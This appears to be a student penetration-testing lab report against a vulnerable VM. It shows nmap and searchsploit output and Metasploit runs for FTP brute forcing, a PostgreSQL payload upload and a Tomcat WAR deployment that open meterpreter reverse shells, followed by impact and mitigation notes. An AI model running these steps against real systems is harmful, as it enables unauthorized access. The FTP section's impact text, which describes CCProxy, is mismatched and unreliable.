ProFTPD 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.pl
ProFTPD 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPD 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.pm
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1)	linux/local/3330.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	linux/local/3333.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	linux/local/3730.txt
ProFTPD 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	linux/dos/2928.py
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProFTPD 1.3.3c - 'Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPD 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPD 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPD IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProFTPD 1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2 pre1 - 'realpath' Remote Buffer Overflow (1)	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2 pre1 - 'realpath' Remote Buffer Overflow (2)	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftptd 1.2 / ProFTPD 1.3.4 FTP - glob Expansion	linux/remote/20690.sh

Cve: CVE-2009-0543

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Required CVE Record Information

CNA: MITRE Corporation

Published: 2009-02-12 Updated: 2009-03-06

Description

ProFTPD Server 1.3.1, with NLS support enabled, allows remote attackers to bypass SQL injection protection mechanisms via invalid, encoded multibyte characters, which are not properly handled in (1) mod_sql_mysql and (2) mod_sql_postgres.

Scripts: “ls -l /usr/share/nmap/scripts | grep ftp”

```
[root@kali:~]# ls -l /usr/share/nmap/scripts | grep ftp
-rw-r--r-- 1 root root 4530 May 15 21:07 ftp-anon.nse
-rw-r--r-- 1 root root 3253 May 15 21:07 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 May 15 21:07 ftp-brute.nse
-rw-r--r-- 1 root root 3272 May 15 21:07 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 May 15 21:07 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 May 15 21:07 ftp-syst.nse
-rw-r--r-- 1 root root 6021 May 15 21:07 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 May 15 21:07 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 May 15 21:07 tftp-enum.nse
-rw-r--r-- 1 root root 10034 May 15 21:07 tftp-version.nse
```

Msfconsole:

Exploitation by using msfconsole:

```
msf > search ftp_login
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- auxiliary/scanner/ftp/ftp_login . normal No FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf > use 0
msf auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
=====
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
RECORD_GUEST false no Record anonymous/guest logins to the database
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT 21 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/sam/Downloads/mypass
PASS_FILE => /home/sam/Downloads/mypass
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.15:21 - 192.168.1.15:21 - Starting FTP login sweep
[!] 192.168.1.15:21 - No active DB -- Credential data will not be saved!
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:abcd (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:qqaass (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:65432 (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sad (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:cssfv (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:mlkj (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:amar (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sursj (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:dipak (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:vijay (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:rohit (Incorrect: )
[+] 192.168.1.15:21 - 192.168.1.15:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.15:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > 
```

Exploitation by using ftp cmd:

```
L# ftp 172.23.60.228
Connected to 172.23.60.228.
220 (vsFTPd 2.3.4)
Name (172.23.60.228:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> +
```

Impact:

- Legacy product & bugs: Historic buffer-overflow and request-parsing bugs have existed in CCProxy (multiple advisories/CVEs), which could allow remote code execution or crashes if a vulnerable version is exposed.
- Misconfiguration risks: Like any FTP proxy, weak auth, anonymous access, or overly-broad access rules let attackers upload or read files and pivot inside networks.

Mitigation :

1. Patch / upgrade CCProxy to the latest vendor-recommended version (or replace with maintained alternatives). Vendor release notes or scanner plugins often state safe versions.
2. Network controls: only allow port 2121 from trusted hosts/subnets; firewall and ACLs should block external exposure.
3. Harden auth & config: disable anonymous use, use strong credentials, limit user permissions for file operations.
4. Monitor & alert: log FTP proxy activity, watch for unusual uploads, long/ malformed requests, or crashes. Use IDS signatures for known CCProxy exploits.

Postgresql(port 5432): PostgreSQL :

What it is ?

- Port 5432/tcp listens for client connections to PostgreSQL.
- PostgreSQL stores and serves relational data (SQL).
- Connections use the PostgreSQL protocol; clients authenticate (password, MD5, SCRAM, peer, etc.).

How it Works

- Client (app, psql) opens TCP connection to host:5432.
- Server accepts connection, negotiates protocol version.
- Authentication step (password, SCRAM, certificate).
- After auth, SQL queries are sent and results returned.
- Server executes queries using database roles/permissions and returns data.

Security note:

- Unauthorized access if server listens on public interfaces and weak/no authentication.
 - Weak or leaked credentials (default or reused passwords).
- Unencrypted connections (plaintext credentials and queries) if SSL/TLS not enforced.

Nmap command: “nmap -sV -O <target ip>”

```
POR STATE SERVICE VERSION
5432/tcp open [redacted] PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-10-09T08:12:04+00:00; -49m12s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=X
X
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Host script results:
|_clock-skew: -49m12s
```

Searchsploit:

```
(root㉿kali)-[~]
# searchsploit PostgreSQL

Exploit Title
PnPSCADA v2.x - Unauthenticated PostgreSQL Injection
PostgreSQL - 'bitsubstr' Buffer Overflow
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords
PostgreSQL 7.x - Multiple Vulnerabilities
PostgreSQL 8.01 - Remote Reboot (Denial of Service)
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated)
PostgreSQL 9.4-0.5.3 - Privilege Escalation
PostgreSQL 9.6.1 - Remote Code Execution (RCE) (Authenticated)

Shellcodes: No Results

Paper Title
Advanced PostgreSQL SQL Injection and Filter Bypass Techniques
Having Fun With PostgreSQL
```

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Description

Insecure directory permissions in RPM distribution for PostgreSQL allows local users to gain privileges by reading a plaintext password file.

Msfconsole:

Exploitation by using msfconsole:

```
msf > search postgres payload
Matching Modules
=====
#  Name
- 0  exploit/multi/http/manage_engine_dc_pmp_sqli
  Jession
  1  target: Automatic
  2  \_ target: Desktop Central v8 ≥ b60200 / v9 < b90039 (PostgreSQL) on Windows
  3  \_ target: Desktop Central MSP v8 ≥ b60200 / v9 < b90039 (PostgreSQL) on Windows
  4  \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
  5  \_ target: Password Manager Prv [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows
  6  \_ target: Password Manager Prv v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
  7  \_ target: Password Manager Prv [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux
  8  \_ target: PostgreSQL v10 ≥ b6500 / v7 < b7003 (MySQL) on Linux
  9  exploit/windows/misc/manageengine_eventlog_analyzer_rce
  10 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
  11  \_ target: Automatic
  12  \_ target: Unix/OSX/Linux
  13  \_ target: Windows - PowerShell (In-Memory)
  14  \_ target: Windows - (CMD)
  15 exploit/linux/postgres/postgres_payload
  16  \_ target: Linux x86
  17  \_ target: Linux x86_64
  18 exploit/windows/postgres/postgres_payload
  19  \_ target: Windows x86
  20  \_ target: Windows x64

Interact with a module by name or index. For example info 20, use 20 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf > use 15
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit_linux/postgres/postgres_payload > options

Module options (exploit/linux/postgres/postgres_payload):
Name  Current Setting  Required  Description
VERBOSE  false          no        Enable verbose output
```

```
Used when connecting via an existing SESSION:
=====
Name  Current Setting  Required  Description
SESSION          no        The session to run this module on

Used when making a new connection via RHOSTS:
=====
Name  Current Setting  Required  Description
DATABASE  postgres      no        The database to authenticate against
PASSWORD  postgres      no        The password for the specified username. Leave blank for a random password.
RHOSTS           no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    5432          no        The target port (TCP)
USERNAME  postgres      no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
=====
Name  Current Setting  Required  Description
LHOST           yes       The listen address (an interface may be specified)
LPORT    4444          yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > set lhost 10.213.237.235
lhost => 10.213.237.235
msf exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > set rhost 10.213.237.228
rhost => 10.213.237.228
msf exploit(linux/postgres/postgres_payload) > run

[*] Handler failed to bind to 10.213.237.235:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.213.237.228:5432 - 10.213.237.228:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 10.213.237.228:5432 - Uploaded as /tmp/HxtSnKGn.so, should be cleaned up automatically
```

Impact :

- Data breach / data exfiltration attacker can read sensitive data.
- Data manipulation or deletion integrity loss, ransomware, or sabotage.
- Full server compromise if attacker obtains a superuser role.
- Lateral movement database host used to attack other systems.
- Service disruption (DoS) causing application outages.
- Regulatory / compliance consequences if sensitive data leaked.

Mitigation :

- Do not expose 5432 to the public Internet. Restrict access with firewall rules and VPC security groups.
 - Bind PostgreSQL to trusted interfaces (listen_addresses), avoid * unless required.
 - Harden pg_hba.conf allow only necessary IP ranges and use strong auth methods (SCRAM-SHA-256 or certificate).
 - Use strong, unique passwords and rotate credentials regularly.
 - Enforce SSL/TLS for client-server connections and require hostssl entries in pg_hba.conf.
 - Least privilege: give application accounts only needed permissions; avoid superuser for apps.
 - Keep PostgreSQL patched and apply security updates promptly.
 - Monitor and log database access; alert on suspicious queries, new superuser creation, or large data dumps.
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Vnc (port 5900): vnc (Virtual Network Computing) :

What it is?

VNC is a graphical desktop sharing system that allows a user to remotely control another computer's desktop. It transmits the screen's graphical display and allows for mouse and keyboard input.

How it works:

- A VNC server component runs on the host machine and captures the desktop display.
- A VNC client connects to the server on port 5900.
- The server streams a series of screen updates to the client's screen.
- The client sends mouse and keyboard events back to the server, which are then relayed to the host's operating system.

Security note:

Unencrypted VNC connections transmit data and credentials in cleartext. Weak or default passwords can lead to remote control of the system by an attacker.

Nmap Command : nmap -p 5900 -sV <target_ip>

```
POR STATE SERVICE VERSION
5900/tcp open  vnc      [VNC (protocol 3.3)]
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Searchsploit:

```
(root㉿Kali)-[~]
└─# searchsploit vnc
Exploit Title | Path
-----|-----
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1.0.13.0' Remote Buffer Overflow | windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remote Denial of Service | osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service | windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Denial of Service | linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit) | windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) | windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass | multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit) | multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Scanner | multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass | windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol Remote Code Execution (PoC) | windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remote Denial of Service | windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service | windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial of Service Crash (PoC) | windows/dos/6181.php
```


Scripts: "ls -l /usr/share/nmap/scripts | grep vnc"

```
(root㉿Kali)-[~]
└─# ls -l /usr/share/nmap/scripts | grep vnc
-rw-r--r-- 1 root root 3264 May 15 11:37 realvnc-auth-bypass.nse
-rw-r--r-- 1 root root 4217 May 15 11:37 vnc-brute.nse
-rw-r--r-- 1 root root 4348 May 15 11:37 vnc-info.nse
-rw-r--r-- 1 root root 3039 May 15 11:37 vnc-title.nse
```

Exploitation using msfconsole :

```
msf auxiliary(scanner/vnc/vnc_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf auxiliary(scanner/vnc/vnc_login) > set rhost 172.23.60.228
rhost => 172.23.60.228
msf auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 172.23.60.228:5900 - 172.23.60.228:5900 - Starting VNC login sweep
[!] 172.23.60.228:5900 - No active DB -- Credential data will not be saved!
[+] 172.23.60.228:5900 - 172.23.60.228:5900 - Login Successful: :password
[*] 172.23.60.228:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting vnc viewer to gain access:



Impact:

- Unauthorized Remote Access
 - Weak Authentication / No Encryption
 - Brute Force Attacks • Privilege Escalation

Mitigation:

- Tunnel VNC traffic over an encrypted connection like SSH.
 - Use a strong password.

Unknown(port 8180): Apache Tomcat HTTP :

What it is?

- Default port is not officially reserved, but widely used in Tomcat deployments.
- Admin interfaces like /manager/html or /host-manager/html may be accessible.
- If misconfigured, it may show server version details.

How it Works ?

- Acts as a web server port for handling HTTP requests.
- Users connect through a browser: <http://:8180>.
- If Tomcat is installed, it serves web apps and admin consoles.
- Admins can deploy or manage applications via this port.

Security note:

- Default credentials (e.g., tomcat:tomcat) often left unchanged.
- Tomcat Manager allows uploading of malicious WAR files → leads to Remote Code Execution (RCE).
- Information disclosure through error pages or misconfiguration.
- Lack of encryption (HTTP instead of HTTPS).
- Attackers can brute-force login pages.

Nmap Command :- nmap -p 8180 -sV <target_ip>

```
PORT      STATE SERVICE VERSION
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Searchsploit:

```
!g searchsploit http Apache Tomcat
Exploit Title
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service
Apache Tomcat - WebDAV' Remote File Disclosure
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion
Apache Tomcat - CGIServlet enableCmdlineArguments Remote Code Execution (Metasploit)
Apache Tomcat - WebDAV SSL Remote File Disclosure
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scripting
Apache Tomcat 3.0 - Directory Traversal
Apache Tomcat 3.0 - Path Traversal
Apache Tomcat 3.2 - 404 Error Page Cross-Site Scripting
Apache Tomcat 3.2 - Directory Disclosure
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting
Apache Tomcat 3.2.3/3.2.4 - 'Realpath.jsp' Information Disclosure
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure
Apache Tomcat 3.2.3/3.2.4 - External Resource Full Path Disclosure
Apache Tomcat 3.2x - Null Byte Directory / File Disclosure
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure
Apache Tomcat 3/4 - JSP Engine Denial of Service
Apache Tomcat 4.0.3 - Denial of Service 'Device Name' / Cross-Site Scripting
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclosure
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting
Apache Tomcat 4.0.3 - 'File' Cross-Site Scripting
Apache Tomcat 4.0/4.1 - Servlet Full Path Disclosure
Apache Tomcat 4.1 - JSP Request Cross-Site Scripting
Apache Tomcat 5 - Information Disclosure
Apache Tomcat 5.5.19 - cal2.jsp Cross-Site Scripting
Apache Tomcat 5.5.19 - Cross-Site Request Forgery
Apache Tomcat 6.0.10 - Director Traveler
Apache Tomcat 6.0.10 - Documentation Sample Application Multiple Cross-Site Scripting Vulnerabilities
Apache Tomcat 6.0.13 - Host Manager Servlet Cross-Site Scripting
Apache Tomcat 6.0.13 - Insecure Cookie Handling Quote Delimiter Session ID Disclosure
Apache Tomcat 6.0.13 - JSP Example Web Applications Cross-Site Scripting
Apache Tomcat 6.0.15 - Cookie Quote Handling Remote Information Disclosure
Apache Tomcat 6.0.15 - 'HTTPServiceDispatcher' Information Disclosure
Apache Tomcat 6.0.16 - 'Dispatcher' Information Disclosure
Apache Tomcat 6.0.18 - Form Authentication Existing/Non-Existing 'Username' Enumeration
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting
Apache Tomcat 8/7/6 (Debian-Based Distro) - Local Privilege Escalation
Apache Tomcat < 9.0.0-M1 (Beta) / < 8.5.23 / < 8.0.25 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.0-M1 (Beta) / < 8.5.23 / < 8.0.25 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Tomcat Connector mod_jk - 'exec-shield' Remote Overflow
Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)
Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object - Remote Code Execution
```

Msfconsole:

```
msf exploit(multi/http/tomcat_mgr_deploy) > info
      Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
      Module: exploit/multi/http/tomcat_mgr_deploy
      Platform: Java, Linux, Windows
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2009-11-09

      Provided by:
        jduck <jduck@metasploit.com>

      Module side effects:
        unknown-side-effects

      Module stability:
        unknown-stability

      Module reliability:
        unknown-reliability

      Available targets:
        Id  Name
        --  --
      => 0  Automatic
        1  Java Universal
        2  Windows Universal
        3  Linux x86

      Check supported:
        Yes

      Basic options:
      Name      Current Setting  Required  Description
      _____
      HttpPassword  tomcat        no        The password for the specified username
      HttpUsername  tomcat        no        The username to authenticate as
      PATH        /manager       yes       The URI path of the manager app (/deploy and /undeploy will be used)
      Proxies      _____
      RHOSTS      10.167.32.228  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      REPORT      8180          yes       The target port (TCP)
      SSL         false          no        Negotiate SSL/TLS for outgoing connections
      VHOST       _____
```

Exploit:

```
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.167.32.228
rhost => 10.167.32.228
msf exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 10.167.32.135:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6227 bytes as AAajQNEmsRUvLf2jbCtuUVLjL.war ...
[*] Executing /AAajQNEmsRUvLf2jbCtuUVLjL/nrKDFl8YnkRuAjGti9G7.jsp ...
[*] Undeploying AAajQNEmsRUvLf2jbCtuUVLjL ...
[*] Sending stage (58073 bytes) to 10.167.32.228
[*] Meterpreter session 1 opened (10.167.32.135:4444 → 10.167.32.228:47561) at 2025-10-28 17:17:41 +0530

meterpreter > █
```

Impact :

- Unauthorized remote access to Tomcat console.
- Server takeover via malicious WAR deployment.
- Data leakage from exposed apps.
- Used as a pivot point to attack internal systems.
- Could lead to complete compromise of the server.

Mitigation:

- Restrict port 8180 with firewall rules (allow only trusted IPs).
- Disable or secure Tomcat Manager/Host Manager if not needed.
- Change/remove default credentials.
- Use HTTPS instead of HTTP.
- Regularly update/patch Apache Tomcat.
- Monitor and log access to detect brute-force attempts.

THANK YOU!

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